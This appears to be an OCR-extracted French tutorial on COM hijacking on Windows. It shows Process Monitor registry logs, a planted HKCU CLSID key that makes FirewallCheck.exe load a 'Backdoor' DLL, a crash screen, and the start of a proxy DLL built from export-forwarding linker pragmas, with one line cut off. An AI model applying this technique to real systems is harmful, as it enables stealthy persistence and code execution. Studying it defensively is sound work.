
Résolution de DLL depuis le registre

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS


Création de la clé dans HKCU




Création de la clé dans HKCU



Création de la clé dans HKCU



Hijack time!


Windows PowerShell
PS C:\> .\FirewallCheck.exe
Backdoor
Successful COM Hijack!
OK

Hijack time!

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Backdoor\FirewallAPI.dll	SUCCESS

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.


20% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode


If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED

Construction d'un proxy DLL



Construction d'un proxy DLL




Construction d'un proxy DLL

```
#include <windows.h>
#include "pch.h"

#pragma comment(linker, "/EXPORT:DllCanUnloadNow=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllCanUnloadNow,PRIVATE")
#pragma comment(linker, "/EXPORT:DllGetClassObject=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllGetClassObject,PRIVATE")
#pragma comment(linker, "/EXPORT:DllRegisterServer=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllRegisterServer,PRIVATE")
#pragma comment(linker, "/EXPORT:DllUnregisterServer=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllUnregisterServer,PRIVATE")
#pragma comment(linker, "/EXPORT:FWAddAuthenticationSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddAuthenticationSet")
#pragma comment(linker, "/EXPORT:FWAddConnectionSecurityRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddConnectionSecurityRule")
#pragma comment(linker, "/EXPORT:FWAddCryptoSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddCryptoSet")
#pragma comment(linker, "/EXPORT:FWAddDynamicKeywordAddress0=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddDynamicKeywordAddress0")
#pragma comment(linker, "/EXPORT:FWAddDynamicKeywordAddress_Int=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddDynamicKeywordAddress_Int")
#pragma comment(linker, "/EXPORT:FWAddFirewallRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddFirewallRule")
#pragma comment(linker, "/EXPORT:FWAddFirewallRuleWithRemoteDynamicKeywordAddresses=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddFirewall
#pragma comment(linker, "/EXPORT:FWAddMainModeRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddMainModeRule")
